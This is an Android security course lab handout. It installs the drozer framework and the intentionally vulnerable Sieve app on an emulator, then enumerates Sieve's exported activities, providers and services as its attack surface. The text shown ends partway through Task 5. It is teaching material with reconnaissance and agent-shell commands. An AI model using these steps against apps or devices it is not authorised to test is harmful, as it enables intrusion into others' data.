

M10: Drozer (20 pts)

What You Need for This Project

- An Android emulator or device to test the app on
- Android Debug Bridge
- You should have that already set up from previous projects

Purpose

To practice using drozer, "a comprehensive security audit and attack framework for Android", according to [its product page](#).

Drozer allows you to audit IPC endpoints.

Task 1: Installing Drozer

Installing Drozer on Kali

On Kali, in a Terminal, execute these commands:

```
wget https://github.com/mwrlabs/drozer/releases/download/2.4.4/drozer-2.4.4-py2-none-any.whl
```

```
pip install drozer-2.4.4-py2-none-any.whl
```

Drozer is "successfully installed", as shown below.

```
drozer-2.4.4-py2-no 100%[=====>] 27.07M 499KB/s in 30s

2019-01-16 17:04:55 (925 KB/s) - 'drozer-2.4.4-py2-none-any.whl' saved [28386728/28386728]

root@kali:~# pip install drozer-2.4.4-py2-none-any.whl
Processing ./drozer-2.4.4-py2-none-any.whl
Collecting protobuf>=2.6.1 (from drozer==2.4.4)
  Downloading https://files.pythonhosted.org/packages/b8/c2/b7f587c0aaf8bf2201405e8162323037fe8d17aa21d3c7dda811b8d01469/protobuf-3.6.1-cp27-cp27mu-manylinux1_x86_64.whl (1.1MB)
    100% |████████████████████████████████████████| 1.1MB 1.2MB/s
Requirement already satisfied: pyopenssl>=16.2 in /usr/lib/python2.7/dist-packages (from drozer==2.4.4)
Requirement already satisfied: pyyaml>=3.11 in /usr/lib/python2.7/dist-packages (from drozer==2.4.4)
Requirement already satisfied: six>=1.9 in /usr/lib/python2.7/dist-packages (from protobuf>=2.6.1->drozer==2.4.4)
Requirement already satisfied: setuptools in /usr/lib/python2.7/dist-packages (from protobuf>=2.6.1->drozer==2.4.4)
Installing collected packages: protobuf, drozer
Successfully installed drozer-2.4.4 protobuf-3.6.1

root@kali:~#
```

Downloading the Drozer Agent

The Drozer agent is an Android app that works with the drozer software on Kali to test app security.

On Kali, in a Terminal, execute these commands:

```
mkdir drozer
cd drozer
wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
```

The file downloads, as shown below.

```

root@kali:~# mkdir drozer
root@kali:~# cd drozer
root@kali:~/drozer# wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
--2019-01-16 17:10:13-- https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
Resolving github.com (github.com)... 192.30.255.113, 192.30.255.112
Connecting to github.com (github.com)|192.30.255.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/465972ca-734f-11e6-86ca-90fe9958533a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190116%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190116T221014Z&X-Amz-Expires=300&X-Amz-Signature=26a23da83039d42776b18b0d8127703cbaaeaedb42d49af679acbb6740469ed4&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20filename%3Ddrozer-agent-2.3.4.apk&response-content-type=application%2Fvnd.android.package-archive [following]
--2019-01-16 17:10:14-- https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/465972ca-734f-11e6-86ca-90fe9958533a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190116%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190116T221014Z&X-Amz-Expires=300&X-Amz-Signature=26a23da83039d42776b18b0d8127703cbaaeaedb42d49af679acbb6740469ed4&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20filename%3Ddrozer-agent-2.3.4.apk&response-content-type=application%2Fvnd.android.package-archive
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)... 52.216.163.171
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)|52.216.163.171|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 633111 (618K) [application/vnd.android.package-archive]
Saving to: 'drozer-agent-2.3.4.apk'

drozer-agent-2.3.4. 100%[=====>] 618.27K  1.07MB/s   in 0.6s

2019-01-16 17:10:15 (1.07 MB/s) - 'drozer-agent-2.3.4.apk' saved [633111/633111]

root@kali:~/drozer#

```

Connecting to your Android Device with ADB

On Kali, in a Terminal, execute these commands, replacing the IP address with the IP address of your Genymotion Android device:

```

adb connect 172.16.123.154
adb devices -l

```

You should see your Genymotion device in the "List of devices attached", as shown below.

```

root@kali:~# adb connect 172.16.123.154
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 172.16.123.154:5555
root@kali:~# adb devices -l
List of devices attached
172.16.123.154:5555    device product:vbox86p model:Google device:vbox86p transport_id:1

```

Installing the Agent on Android

On Kali, in a Terminal, execute this command:

```

adb install drozer-agent-2.3.4.apk

```

You see a "Success" message, as shown below.

```

root@kali:~/drozer# adb install drozer-agent-2.3.4.apk
Success
root@kali:~/drozer#

```

Port Forwarding

Drozer needs to connect to port 31415 on the Android device, and the easiest way to do that is to forward the local port 31415 on Kali to the Android device with adb.

On Kali, in a Terminal, execute this command:

```
adb forward tcp:31415 tcp:31415
```


The command completes without errors, as shown below.

```
root@kali:~/drozer# adb forward tcp:31415 tcp:31415
root@kali:~/drozer#
```


Launching the Agent

On your Android device, from the home screen, swipe up from the bottom center up to see all apps.

Launch **drozer**, as shown below.



In the "drozer" screen, at the lower right, click **OFF**. Now the "Embedded Server" is "ON", as shown below.



Task 2: Exploring Drozer

Opening the drozer Console

On Kali, in a Terminal, execute these commands:

```
drozer console connect  
help
```

Drozer starts, as shown below.

```

root@kali:~/drozer# drozer console connect
[Selecting f1c7150be9f0b60c (unknown Google 9)]

..          ..:
..O..       .r..
..a.. . . . . . . .nd
  ro..idsnemesisisand..pr
  .otectorandroidsneme.
  .,sisandprotectorandroids+.
  ..nemesisisandprotectorandroidsn:.
  .emesisisandprotectorandroidsnemes..
  ..isandp,..,rotectorandro,..,idsnem.
  .isandp..rotectorandroid..snemisis.
  ,andprotectorandroidsnemisisandprotec.
  .torandroidsnemisisandprotectorandroid.
  .snemisisandprotectorandroidsnemisisan:
  .dprotectorandroidsnemisisandprotector.

drozer Console (v2.4.4)
dz> help

[drozer: Android Security Assessment Framework]

Type `help COMMAND` for more information on a particular command, or `help
MODULE` for a particular module.

Commands:

cd      contributors  env    help    load    permissions  set    unset
clean  echo          exit   list   module  run          shell

Miscellaneous help topics:

intents

dz> 

```

On Kali, at the `dz>` prompt, execute these commands:

```

help shell
! whoami

```

As you can see, Drozer allows you to run shellcode on your device, with the permissions of the Drozer agent, which is not root, but a numbered user account. On my device, the account was `u0_s102`, as shown below.

```

[dz> help shell
usage: `! [COMMAND]` or `shell [COMMAND]`

Execute a Linux command in the context of drozer.

If a COMMAND is specified, this is shorthand for `run shell.exec COMMAND`. Otherwise, it
will launch an interactive shell.

Example:

dz> ! date
Fri Dec 21 23:59:59 GMT 2012
dz> ! cat /etc/hosts
127.0.0.1 localhost

The working directory of your shell will be the drozer Agent root folder.
[dz> ! whoami
u0_a102

dz> 

```

On Kali, at the `dz>` prompt, execute this command:

```
list
```

A long list of drozer modules appears, as shown below. Drozer is a huge pentesting framework, like Metasploit. As you can see, Drozer allows you to run shellcode on your device, with the permissions of the Drozer agent, which is not root, but a numbered user account. On my device, the account was `u0_s102`, as shown below.


```

[dz> list
app.activity.forintent      Find activities that can handle the given intent
app.activity.info           Gets information about exported activities.
app.activity.start          Start an Activity
app.broadcast.info          Get information about broadcast receivers
app.broadcast.send          Send broadcast using an intent
app.broadcast.sniff          Register a broadcast receiver that can sniff particular intents
app.package.attacksurface    Get attack surface of package
app.package.backup           Lists packages that use the backup API (returns true on
                             FLAG_ALLOW_BACKUP)
app.package.debuggable       Find debuggable packages
app.package.info             Get information about installed packages
app.package.launchintent     Get launch intent of package
app.package.list             List Packages
app.package.manifest         Get AndroidManifest.xml of package
app.package.native           Find Native libraries embedded in the application.
app.package.shareduid        Look for packages with shared UIDs

```

On Kali, at the `dz>` prompt, execute this command:

```
exit
```

Task 3: Installing Sieve

Installing Sieve

We'll use an intentionally vulnerable app to practice using drozer.

On Kali, in the Terminal, execute these commands.

```

cd drozer
wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk
adb install sieve.apk

```

The install fails, saying "NO_MATCHING_ABIS", as shown below.

The problem is that Sieve is an ARM app, but Genymotion is an x86 emulator.

```

root@kali:~/drozer# wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk
--2019-01-16 17:54:43-- https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk
Resolving github.com (github.com)... 192.30.255.113, 192.30.255.112
Connecting to github.com (github.com)|192.30.255.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/c17bec1e-bbd2-11e6-92c9-cce4d2f1024a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190116%2Fus-east-1%2Fus-east-1%2Faws4_request&X-Amz-Date=20190116T225444Z&X-Amz-Expires=300&X-Amz-Signature=9b8b8b40884f2848aaacf99c0d631b34fbec0a46a47c006f1de0453ccce78be1&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20filename%3Dsieve.apk&response-content-type=application%2Fvnd.android.package-archive [following]
--2019-01-16 17:54:44-- https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/c17bec1e-bbd2-11e6-92c9-cce4d2f1024a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190116%2Fus-east-1%2Fus-east-1%2Faws4_request&X-Amz-Date=20190116T225444Z&X-Amz-Expires=300&X-Amz-Signature=9b8b8b40884f2848aaacf99c0d631b34fbec0a46a47c006f1de0453ccce78be1&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20filename%3Dsieve.apk&response-content-type=application%2Fvnd.android.package-archive
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)... 52.217.1.108
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)|52.217.1.108|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 367886 (359K) [application/vnd.android.package-archive]
Saving to: 'sieve.apk'

sieve.apk          100%[=====>] 359.26K  1.03MB/s   in 0.3s

2019-01-16 17:54:44 (1.03 MB/s) - 'sieve.apk' saved [367886/367886]

root@kali:~/drozer# adb install sieve.apk
adb: failed to install sieve.apk: Failure [INSTALL_FAILED_NO_MATCHING_ABIS: Failed to extract native libraries, res=-113]
root@kali:~/drozer#

```

If that download link fails, use this alternate command:

```
wget https://samsclass.info/128/proj/sieve.apk
```

Installing ARM Translation Libraries

If you are working on an off-campus network, such as a coffeehouse or "Danger Zone" in S214, on your host system, open a Web browser and go to

<https://mega.nz/usg=ALkJrhgzajMZITGuDUTxVBaGBlodOhsZbQ#F!JhcFwKpC!yfhfeUzviZoSdBgfdZ9Ygg>

Download **ARM_Translation_Oreo.zip**.


Troubleshooting

If that download link fails, use this alternate download link:


https://samsclass.info/128/proj/ARM_Translation_Oreo.zip

Drag the **ARM_Translation_Oreo.zip** file onto your Android device and drop it there.

A warning message pops up, as shown below. Click **OK**.



A message says the file was flashed successfully, as shown below. Click **OK**.



Turn off your Android device and restart it.

Connecting to your Android Device with ADB

Adb lost its connection to the Genymotion device when it restarted, so you must connect it again.

On Kali, in a Terminal, execute these commands, replacing the IP address with the IP address of your Genymotion Android device:

```
adb connect 172.16.123.154
adb devices -l
```

You should see your Genymotion device in the "List of devices attached", as shown below.

```
root@kali:~# adb connect 172.16.123.154
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 172.16.123.154:5555
root@kali:~# adb devices -l
List of devices attached
172.16.123.154:5555    device product:vbox86p model:Google device:vbox8
6p transport_id:1
```

Installing Sieve Again

On Kali, in the Terminal, and execute this command:

```
adb install sieve.apk
```


You see a "Success" message, as shown below.

```
root@kali:~/drozer# adb install sieve.apk
Success
root@kali:~/drozer#
```

Putting Passwords into Sieve

On your Android device, from the home screen, swipe up from the bottom center up to see all apps.

Launch **Sieve**, as shown below.



A "Welcome!" screen appears, as shown below.

Enter a password of **Password12345678** in both fields and click **Submit**.

6:21 G

Welcome!

This password will be used to access your saved passwords, DO NOT FORGET IT as it cannot be recovered!

Password

Password Again

Password must include alpha-numeric digits / Capital letters and be at least 16 characters long

Submit

On the "Enter PIN" page, enter a PIN of **4567** in both fields and click **Submit**, as shown below.

6:22

G

 Enter PIN

This PIN will be required when you come back for a password

PIN

••••


PIN

••••

Dont just go picking 0000!

Submit

In the next page, enter a password of **Password12345678** fields and click "**Sign in**", as shown below.



In the "Your Passwords" page, at the top right, click the + icon.

Enter some test data, as shown below, and click **Save**.

Don't put any real passwords into this app, of course, because they will be revealed later in the project.

The screenshot shows an Android application interface with a dark theme. At the top, the status bar displays the time 6:26, a Google logo, and battery/charging icons. The app's title bar reads 'Add new Password' with a small robot icon. Below the title bar is a light blue horizontal line, followed by the instruction 'Enter your data here'. The form contains five input fields: 'Service:' with the text 'CCSF', 'Username:' with 'YOURNAME', 'Email:' with 'YOURNAME@ccsf.edu', 'Password:' with ten dots, and 'Password Again:' with ten dots. At the bottom, there are two buttons: 'Save' on the left and 'Cancel' on the right.

Enter your data here	
Service:	CCSF
Username:	YOURNAME
Email:	YOURNAME@ccsf.edu
Password:	• • • • • • • • • •
Password Again:	• • • • • • • • • •

Save Cancel


Task 4: Finding Sieve's Attack Surface with Drozer

Launching the Agent

On your Android device, from the home screen, swipe up from the bottom center up to see all apps.

Launch **drozer**, as shown below.

The "Embedded Server" should be "ON", as shown below.



Retrieving Package Information

On Kali, at the `dz>` prompt, execute these commands:

```
adb forward tcp:31415 tcp:31415
drozer console connect
run app.package.list -f sieve
```

Drozer finds the path to the sieve app, which is

com.mwr.example.sieve

as shown below.


```
[root@kali:~/drozer# adb forward tcp:31415
[root@kali:~/drozer# drozer console connect
Selecting f1c7150be9f0b60c (unknown Google 9)

..                               ...
..O..                           .r..
..a.. . . . . . . . . . . . . .nd
    ro..idsnemesisisand..pr
    .otectorandroidsneme.
    .,sisandprotectorandroids+.
    ..nemesisisandprotectorandroidsn:.
    .emesisisandprotectorandroidsnemes..
    ..isandp,..,rotectorandro,..,idsnem.
    .isisandp..rotectorandroid..snemisis.
    ,andprotectorandroidsnemesisandprotec.
    .torandroidsnemesisisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisisandprotector.

drozer Console (v2.4.4)
[dz> run app.package.list -f sieve
com.mwr.example.sieve (Sieve)
dz>
```

To see basic package information, on Kali, at the **dz>** prompt, execute this command:

```
run app.package.info -a com.mwr.example.sieve
```

This shows where the app stores data, what permissions it has, and more information, as shown below.



Identifying the Attack Surface

To see what vulnerabilities are exposed through Android's built-in Inter-Process Communication (IPC) system, on Kali, at the **dz>** prompt, execute this command:

```
run app.package.attacksurface com.mwr.example.sieve
```

Drozer finds several items "exported" as shown below. These items accept input from other apps, and are possible avenues of exploitation.

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
  is debuggable
dz> 
```

Task 5: Auditing Sieve's Activities with Drozer

Launching Activities

To see which activities Sieve exports, on Kali, at the **dz>** prompt, execute this command:

```
run app.activity.info -a com.mwr.example.sieve
```

Drozer finds several items "exported" as shown below. These items accept input from other apps, and are possible avenues of exploitation.

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permission: null
  com.mwr.example.sieve.MainLoginActivity
    Permission: null
  com.mwr.example.sieve.PWList
    Permission: null

